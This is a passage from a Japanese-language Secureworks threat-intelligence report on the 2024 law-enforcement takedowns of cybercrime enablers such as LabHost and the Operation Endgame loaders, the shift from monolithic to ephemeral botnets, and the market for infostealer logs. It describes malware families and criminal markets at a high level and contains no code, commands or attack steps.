- 身代金の支払い条件であったにもかかわらず、加盟メンバーが身代金の支払い後もデータを削除していなかったこと

こうした作戦を実行することの難しさを過小評価すべきではありません。さまざまな機関や政府間の膨大な調整が必要とされるだけでなく、ランサムウェアグループの評判を失墜させることが現在または将来の被害組織に及ぼす影響など、他の考慮事項も解決する必要があります。運営組織は、報復として、またサイバー犯罪エコシステム内での評判を回復する手段として、さらに非倫理的な行動をとるのでしょうか。重要インフラ組織を積極的に標的にするのでしょうか。


サイバー犯罪を助長する者たち

法執行機関はまた、2024年初頭に、ランサムウェア攻撃や他のサイバー犯罪を可能にし助長するサイバー犯罪者に対して大規模な作戦を実施しました。2月には、インターポールが Synergia作戦[27], を指揮すると発表しました。これは、2023年後半を通して実施された世界規模の取り組みであり、フィッシング、マルウェア配信、ランサムウェア展開を容易にするために使用される複数のC2サーバーをシャットダウンしました。これらのサーバーのほとんどはヨーロッパに所在しており、捜査の結果逮捕された人物の大半もヨーロッパ在住でした。

また、2月に米国司法省は、Warzone RATの販売に関与した2名の個人を起訴・逮捕し、関連インフラを押収したと発表しました。Warzone RATは、ファイルシステムの閲覧、キーストロークの記録、認証情報の窃取、スクリーンショットの撮影、Webカメラによる盗撮などの機能をサイバー犯罪者に提供していました。

国際法執行機関は2024年も引き続き、よく利用されるフィッシングキット、複数のローダー、サイバー犯罪者が被害組織のネットワークへのアクセスを販売するために使用するアンダーグラウンドフォーラムなど、より多くの犯罪助長要因を標的にしてきました。

2024年4月中旬に行われたLabHostに対する テイクダウン[28] は、ロンドン警視庁（MPS）が他の欧州機関や国際警察機関と連携して主導し、37人の逮捕とインフラの押収につながりました。LabHostは、サイバー犯罪者がフィッシングWebサイトを作成し、ユーザーから情報を盗むことができるようにするために2021年に立ち上げられました。この フィッシングキット[29] は、Phishing-as-a-Serviceモデルに基づいて階層化されたアクセスレベルを提供し、各階層は地理的アクセスと使用可能なフィッシングページの数に基づいて構成されていました。フィッシングキットをホストしていたドメインは、差し押さえ通知に置き換えられました。MPSは、マルウェア運営グループの評判を狙うという方針に沿って、LabHostフィッシングプラットフォームのユーザー800人にメッセージを送信し、「LabHostに支払った金額、アクセスしたサイトの数、受信したデータの行数」を伝えました。LabHost運営の観点から配信されたメッセージは、法執行機関との協力を暗示しており、LabHostユーザーが法執行機関の継続的な関心の対象であり、将来の作戦の対象となる可能性があることを示唆しています。



Endgame作戦—
本当の終わりではない可能性

Endgame作戦[30], は、6つの異なるローダーとその運営組織のインフラストラクチャを対象とした野心的な作戦でしたが、成功と失敗が混在していました。この作戦は、Smoke Loader、Bumblebee、SystemBC、およびPikaBotマルウェアの運営を停止または妨害することに重点を置いていました。IcedIDとTrickBotも対象となっていましたが、運営によってすでに廃止されていました。複数の民間組織との協力を伴うこの共同作戦には、ヨーロッパ各地での逮捕と捜索、ヨーロッパと北米の100台を超えるサーバーの停止、2,000を超えるドメインの差し押さえなどが含まれていました。CTUリサーチャーは、このテイクダウンが実施される前から、これらのサービスの一部で活動の低下や閉鎖をすでに観測していました。

- TrickBotに対する捜査活動は、ドイツ連邦刑事局（BKA）による、TrickBotの開発と展開に携わった7人の個人の身元の特定[31] を中心に行われました。2022年2月に運営である GOLD BLACKBURN[32]によって閉鎖されたTrickBotは、GOLD ULRICK[33] が運営するContiおよびRyukランサムウェアの展開と密接に関連していました。
- GOLD BLACKBURNがTrickBotを解体して開発したBumblebeeは、目立たない存在です。2024年中に少数のキャンペーンで使用されました。TrickBotとは異なり、Bumblebeeは感染したホストを大規模かつ継続的に運営されるボットネットに参加させません。これはモジュール型ローダーであり、CTUリサーチャーは、フィッシングや検索エンジン最適化（SEO）ポイズニングに誘導された偽のダウンロードページからの偽インストーラーを通じて主に配布されていることを観測しています。ペイロードには、ランサムウェア展開によく関連付けられるCobalt Strike、Brute Ratel、Sliverなどのが配信されます。Bumblebeeには、Chrome Webブラウザに保存されている認証情報を盗むプラグインも含まれています。また、感染ホストへのステルス性の高いバックドアを攻撃者に提供する、hVNCモジュールを作成することもできます。このモジュールはIcedIDでも使用されます。
- IcedIDは、2017年半ばから、運営組織 (GOLD SWATHMORE[34]) によって2023年11月に自主的に解体されるまで、メール受信箱にほぼ日常的に確認されていました。当初は金融機関を標的とした高額取引詐欺を目的として設計されましたが、2021年までにランサムウェア攻撃のための侵入手段を提供することに方向転換しました。CTUリサーチャーは、同グループの活動の最後の3か月間で、IcedIDを配布する少なくとも17の個別の攻撃活動が存在し、各活動は1日から3日間アクティブであったことを観測しました。これらの配信活動は15個の固有のドメイン名を利用していました。IcedIDは世界中に配布され、ロシア連邦とその近隣諸国のデバイスのみがボットネットに参加しないようになっていました。GOLD SWATHMOREは、TrickBot、QakBot、Emotetの運営組織や、多数のランサムウェア加盟メンバーと緊密な協力関係を維持しています。

- この作戦で対象となった他のマルウェアとは異なり、SystemBCは感染ホストへのリモートアクセス機能を提供します。感染したホスト上にSOCKS5バックコネクトサーバーを作成し、攻撃者が自身のインフラストラクチャから被害組織のネットワークに直接仮想トンネルを作成できるようにします。SystemBCはC2サーバーとの永続的な接続を確立し、トンネルを作成したり、追加のマルウェアをダウンロードしたりするための命令を待ちます。SystemBCは広く利用可能で使い方も簡単なため、侵入時にネットワーク探索や横展開を容易にする補助的なマルウェアとしてよく使用されます。CTUリサーチャーは、2019年後半にお客様の監視データでSystemBCを初めて検知しました。2023年後半には、GOLD VICTOR[35] によって、Rhysidaランサムウェアを展開するために使用されました。2023年初頭以来、CTUリサーチャーは130台を超えるアクティブなSystemBCサーバーを特定しました。

- PikaBotは2023年初頭に登場し、一般的にC2サーバーから侵害されたシステムに実行ファイルやシェルコードなどの追加のマルウェアをダウンロードするために使用されます。通常、これはフィッシングを通じて配布されます。QakBotとの類似点がいくつかあることから、サードパーティのリサーチャーは、PikaBotがQakBotに代わるものである可能性を示唆[36] しています。しかし、CTUリサーチャーはこの見解を裏付ける証拠を観測していません。QakBotは、2023年8月に閉鎖されて以来、規模ははるかに小さいものの、活動を続けています。サードパーティのリサーチャーは、特にQakBotの閉鎖後において、PikaBotがBlack Bastaランサムウェアの展開につながったことを 確認[37] しました。2024年初頭、CTUリサーチャーは、開発者が運用を合理化していることを示唆するPikaBotのいくつかの変更を観測しました。

- Smoke Loaderは、攻撃グループ GOLD ANDREW[38] によって運営され、特に活発に活動しており、少なくとも2010年以降はサイバー犯罪を助長する主要なマルウェアとなっています。Smoke Loaderは、今回のテイクダウン対象となったマルウェアの中で、Malware-as-a-Serviceとして公開されている唯一のマルウェアです。2024年5月28日、CTUリサーチャーは、アクティブなSmoke Loaderボットネットの一部が、Shadow Server Foundationが運営するシンクホールにリダイレクトされ始めたことを確認しました。テイクダウン時点では約10の稼働中のボットネットがありましたが、Smoke Loaderボットネットは変更可能であり、短期間のみ出現するボットネットもありました。これらのボットネットのうち2つは、テイクダウンの影響を受けなかったようです。1つは完全に機能し続け、もう1つはShadowserverの制御下にないIPアドレスに解決されていました。結果、一部のSmoke Loaderボットネットは活動を継続することができ、CTUリサーチャーは最初のテイクダウンから2日以内に活動が大幅に増加したことを観測しました。とはいえ、シンクホール作戦はSmoke Loaderのインフラに大きな打撃を与えました。


Smoke Loaderが複数のペイロードを投下

2024年5月に発表されたEndgame作戦の対象となったローダーの1つであるSmoke Loaderは、15年近くにわたってサイバー犯罪を助長するための活発な活動を行ってきました。このローダーは、サイバー犯罪グループGOLD AN-DREWによって運営され、主に複数の追加のペイロードをロードするように設計されていますが、キーロギングやDDoS攻撃なども実行できます。2024年の第1四半期だけでも、CTUリサーチャーは次のペイロードが投下されたことを観察しました。

- STOP Ransomware
- Chaos Ransomware
- LummaC2
- RisePro
- RedLine
- XWorm
- Rhadamanthys
- StealC
- Raccoon
- Amadey
- AsyncRAT
- DCRat
- QuasarRAT
- Pushdo
- Smoke Loader
- MetaStealer
- PovertyStealer
- Unknown RATs


自身のアップデートのため（ディスク上のハッシュ値が異なることを意味します）、またはC2サーバーを更新するために、自身のコピーを作成します。

Smoke Loaderの公式バージョンは、ダークWebフォーラムで400ドルという買い切り料金で販売すると宣伝されています。さまざまな機能を提供する追加モジュールの価格は、プロセスモニターの50ドルからフォームグラバーの300ドルまで幅があります。価格にはマイナーアップデートが含まれますが、メジャーアップデートは含まれません。購入すると、所有者はC2パネルと独自のボットネットの全体的なメンテナンスを行う必要がありますが、バグ修正は無料で提供されます。クラック版も販売されており、このマルウェアの需要が高いこと、またSmoke Loaderのインフラストラクチャ全体をオフラインにすることは非常に困難であることが伺えます。過去15か月間にわたり、CTUリサーチャーは、Smoke Loader検体から抽出した設定情報から1,718個のC2ドメイン名を収集しました。



Endgame作戦中も、法執行機関は、これらのサービスのユーザーに明示的にメッセージを送ることを目的としたコンテンツを作成し、専用の Web サイト[39]を通じてリリースしました。このサイトでは、関与した個人の身元や、彼らのネットワークがどのように侵入されたかを垣間見ることのできる一連のビデオが公開されました。このアプローチは、攻撃グループの評判を落とし、犯罪組織への関与を阻止するために法執行機関が心理作戦（PSYOPS）を用いることと一致していると考えられます。

現時点では、Endgame作戦によるテイクダウンの全容は不明ですが、この措置は、サイバー犯罪に立ち向かう法執行機関の取り組みにおける新たな励みとなる一歩です。2024年初頭の作戦実行のテンポは、こうした取り組みの影響をさらに大きくします。攻撃グループにリソースを費やしてインフラを再構築するよう強制することで、短期的に運営能力を大幅に低下させるだけでなく、長期に渡って活動を妨害できる可能性があります。また、今回の逮捕により、特に西側諸国の法執行機関と協力する管轄区域に居住する個人がサイバー犯罪に関与することを思いとどまらせる可能性もあります。



Secureworks®


ボットネット—単一か短命か

CTUは、基盤となるマルウェアの設計、コマンド&コントロール（C2）アーキテクチャ、被害者への配布方法に基づいて、ボットネットの脅威を単一型（Monolithic）と短命型（Ephemeral）の2つの大まかなカテゴリに分類しています。

単一型 - 数週間を超える期間にわたって、感染ホスト群の接続を常時維持するように設計された、永続的に動作するボットネット。単一型ボットネットの特徴は、感染ホストにマルウェアのアップデート、新しいC2サーバーアドレス、および追加のタスクを配信できるC2バックエンドであり、これにより感染ホストはボットネットに無期限に参加し続けます。

単一型ボットネットは通常、古い感染ホストと新しい感染ホストの両方が単一の集中型C2ネットワークと通信するように設計されていますが、感染したシステムは攻撃活動名やその他の識別子によって論理的に分離される場合があります。このタイプのボットネットのほとんどは、新しい配布活動による新しいボットの補充が定期的に行われますが、これらの新しいボットはボットネットの継続的な運用そのものには必要ではありません。単一型ボットネットの典型的な例としては、Dridex、Emotet、TrickBot、QakBot、IcedIDなど、他にも数多くあります。

短命型 - 短期間で配布され、数時間から数日間動作し、通常は感染ホストで単純なタスクを実行することを目的としたボットネット。これらのボットネットは通常、ハードコードされた設定情報を含み、C2サーバーからアップデートを受信する機能がまったくないか、受信機能が制限されているマルウェアで構築されます。情報窃取マルウェア、ローダー、およびその両者を組み合わせたSmoke Loader、Lumma C2、RedLineなどは、1つの短命なC2サーバー上で動作する短命型 ボットネットの典型的な例です。これらのマルウェアの主な目的は、ファイルと認証情報を窃取して、そのデータをC2サーバーに送信し、場合によっては追加のマルウェアをダウンロードすることです。これらのタスクを実行した後も、マルウェアはボットネットに参加し続けますが、ボットネットがアクティブであるその後の数時間または数日間に、攻撃者によってさらに利用される可能性は低いでしょう。



ボットの終焉

単一型のボットネットは、2000年代後半以降、サイバー犯罪マルウェアエコシステムの主要な構成要素となっています。主な例としては、GOLD BLACKBURNのTrickBot、GOLD LAGOONのQakBot、GOLD CRESTWOOD[40] のEmotet、GOLD SWATHMOREのIcedIDなどが挙げられます。これらの攻撃グループは過去にも緊密に連携しており、互いのマルウェアをペイロードとして配信することもありました。


2023年のサイバー脅威の実態レポートでは、特にGOLD LAGOONのQakBotボットネットに焦点を当て、これらの大規模な単一型ボットネットがどのように減少したかについて説明しました。この傾向は過去1年間にわたって続きました。減少の主な理由は法執行機関の活動です。大規模なボットネットは、セキュリティリサーチャーや法執行機関にとって、明確な追跡対象となります。たとえば、GOLD BLACKBURNは、テイクダウンの試みやContiグループの内部チャット漏洩による運営情報露呈により、2022年3月にTrickBotとBazar Loaderを放棄した可能性があります。さらに、2023年8月にQakBotに対する法執行措置が成功し、QakBotは閉鎖されました（ただし、2023年12月に64ビットバージョンと共に復活[41]しました）。2021年1月の法執行措置により、GOLD CRESTWOODのEmotet配信ネットワークも崩壊しました。

しかし、これらの単一型ボットネットの設計者と運用組織に対しては、さまざまな面でその他の圧力もあります。これらボットネットには、熟練したプログラマーによる保守と改善を必要とする複雑なコードベースや、ほぼ継続的な保守が必要で多額のコストが発生するバックエンドネットワークやストレージインフラが含まれます。

滞留時間が1日未満にまで減少している状況では、収益は減少します。ボットネットをリースしたいと考える熟練した加盟メンバーは減少しています。

さらに、オープンソースのペネトレーションテストツールが増えるにつれて、認証情報窃取や横展開などのボットネットのビルトイン機能は重複し、多くの場合その性能も劣ります。結局のところ、これらのマルウェアファミリーの多くは、高額の不正送金を目的とするランサムウェア以前のサイバー犯罪の世界向けに構築されており、ランサムウェアとは要件が異なっていました。

現在も続くこの傾向は、2023年半ばに活発な活動を続けていたIcedIDの活動停止にも表れています。IcedIDは、2017年4月から2023年11月4日まで、攻撃グループGOLD SWATHMOREによって運営されていました。CTUリサーチャーは、サイバー犯罪エコシステムでのこれらの一般的な傾向を受け、法執行機関による外部からの圧力なしに、GOLD SWATHMOREによって自主的にIcedIDは放棄されたと中程度の確信を持って評価しています。この傾向のもう一つの犠牲者は、2023年10月に配信を停止したGozi ISFBです。



代わりに、攻撃グループは、運用上の課題が少なく、使用を希望する攻撃者がレンタルできる、より一時的な短命型ボットネットに目を向けています。

しかし、この変化は攻撃グループにとって必ずしも好ましいものではありません。これまで、ボットネットにチェックインする感染ホストを持つ潜在的な被害者のプールが常に存在していました。数時間または数日間の短期の活動期間となった現在では、感染ホストで迅速に活動する必要があります。

ただし、感染が長期間続くシステムは、ホストやネットワークでの脅威の検知・対応能力が不十分であることを示しているだけでなく、権限昇格や検知されない横展開に対してより脆弱である可能性があります。

より小規模で短命なアジャイルネットワークを使用した例として、2024年春のEndgame作戦にて法務執行機関の取り締まり対象となったSmoke Loader、Bumblebee、SystemBC、PikaBotなどが挙げられます。もう1つの例は2018年に初めて報告されたDarkGateで、プライベートなマルウェアとして運営されていましたが、2023年に方針転換してMalware-as-a-Service（MaaS）として提供されるようになりました。その後すぐに、さまざまなチャネルにわたって大規模なDarkGate配信が増加したことが報告され、QakBotの代替として売り込まれている場合もありました。

変化は新たな検知技術につながる

単一型ボットネットから短命型ボットネットへの移行により、CTUは監視レベルを維持するためにマルウェアエコシステムを継続的に追跡する方法を変更しました。従来のボットネットの検知の利点の1つは、感染ホストが既存のC2インフラストラクチャと継続的に通信することで、マルウェアの最新バージョンに継続的に更新され、最新のC2ホスト情報を受信できることです。これにより、感染ホスト再現1つで監視を「起動」でき、新しいマルウェア検体の取得状況に依存せず完全に最新の状態を維持できていました。

アジャイルネットワークへの移行は、マルウェア検体とそのC2インフラストラクチャがより一時的になることを意味するため、検体収集機能の堅牢性をさらに向上させました。また、より多様なソースから大量に収集する必要性により、マルウェアファミリーを識別する機能を自動化しました。自動識別により、マルウェアに埋め込まれた設定情報を自動的に抽出し、エミュレーション機能を維持および強化できます。


CTUは、ボットネットエミュレーション機能を運用してきた過去12年間で、65を超えるマルウェアファミリーを監視してきました。過去1年間では、最も蔓延している25種類のマルウェアの脅威を積極的に監視してきました。

情報窃取マルウェアは依然として重要な前兆となるペイロード

Lumma、Vidar、RedLine、RiseProなどの情報窃取マルウェアは、侵害済みシステムからログイン認証情報、セッションCookieとトークン、財務詳細、個人データなどの機密情報を盗むマルウェアの一種です。これらは一般に、ばらまき型のマルウェアとして確認されており、さまざまな手段を通じて、何も知らないユーザーに対してランダムかつ広範囲にわたり大量に配信されます。フィッシングメールに添付されていたり、ドライブバイダウンロードで配信されたり、あるいはおそらく最も一般的なのは、偽のクラック版ソフトウェアに含まれていたりします。また、Endgame作戦で法執行活動の対象となったローダーによって配信されたペイロードにおいても、情報窃取マルウェアはかなりの割合を占めています（ほかには、ドロッパー、キーロガー、ランサムウェア、遠隔操作マルウェア（RAT）、ユーザーアカウント制御（UAC）回避モジュール、カスタムペイロードがある）。

盗まれたデータは「ログ」としてパッケージ化されて販売され、各ログには侵害された1台のホストから取得されたデータが含まれています。1台のホストから取得された一般的なログには、仮想通貨ウォレットやVPNデータなどのローカルアプリケーションデータ、文書ファイル、システム情報、ネットワーク情報、ソフトウェア情報のほか、Webブラウザーの認証情報、履歴、Cookie、トークンなどのデータが含まれる場合があります。購入者は、ログに特定サービスの認証情報が含まれている可能性があることを示す特定のドメインまたはURIを検索できます。

盗まれた認証情報は、攻撃者によって企業ネットワークへの不正アクセスに悪用され、侵害がさらに進む可能性があります。情報窃取マルウェアは、侵入の前兆となる重要なマルウェアであり、ランサムウェア、データ脅迫、サイバー諜報活動などの攻撃の一因となると考えられています。



情報窃取マルウェアのログを販売する最も有名なフォーラムの1つは、Russian Marketです。他には、これまで2easyやGenesis Marketなどがありました。しかし、Genesis Marketは2023年4月に法執行機関の取り締まりによって部分的に停止され、2Easyは非アクティブになりました。これにより、ログを販売するための最も有力なフォーラムはRussian Marketとなり、次にTelegram、そしてXSS、Exploit、Breached、LOLZなどのサイバー犯罪フォーラムが続きます。

CTUリサーチャーは、過去数年間にわたり毎年、6月の特定の日にRussian Marketで販売されているログの数を追跡してきました。2024年の総数は2年前の販売数の2倍以上となりましたが、2023年後半の急増は持続していません。これは継続的な取り締まり活動の結果である可能性もありますが、Russian Marketの管理者が古くなったログや価値の低いデータを含むログの大掃除を行っているためである可能性もあります。たとえば、現在の企業の認証情報を含むログは、古いソーシャル メディアの認証情報を含むログよりも早く売れる可能性があります。数字は販売されたログの数ではなく、売りに出されているログの数を表していることに注意してください。

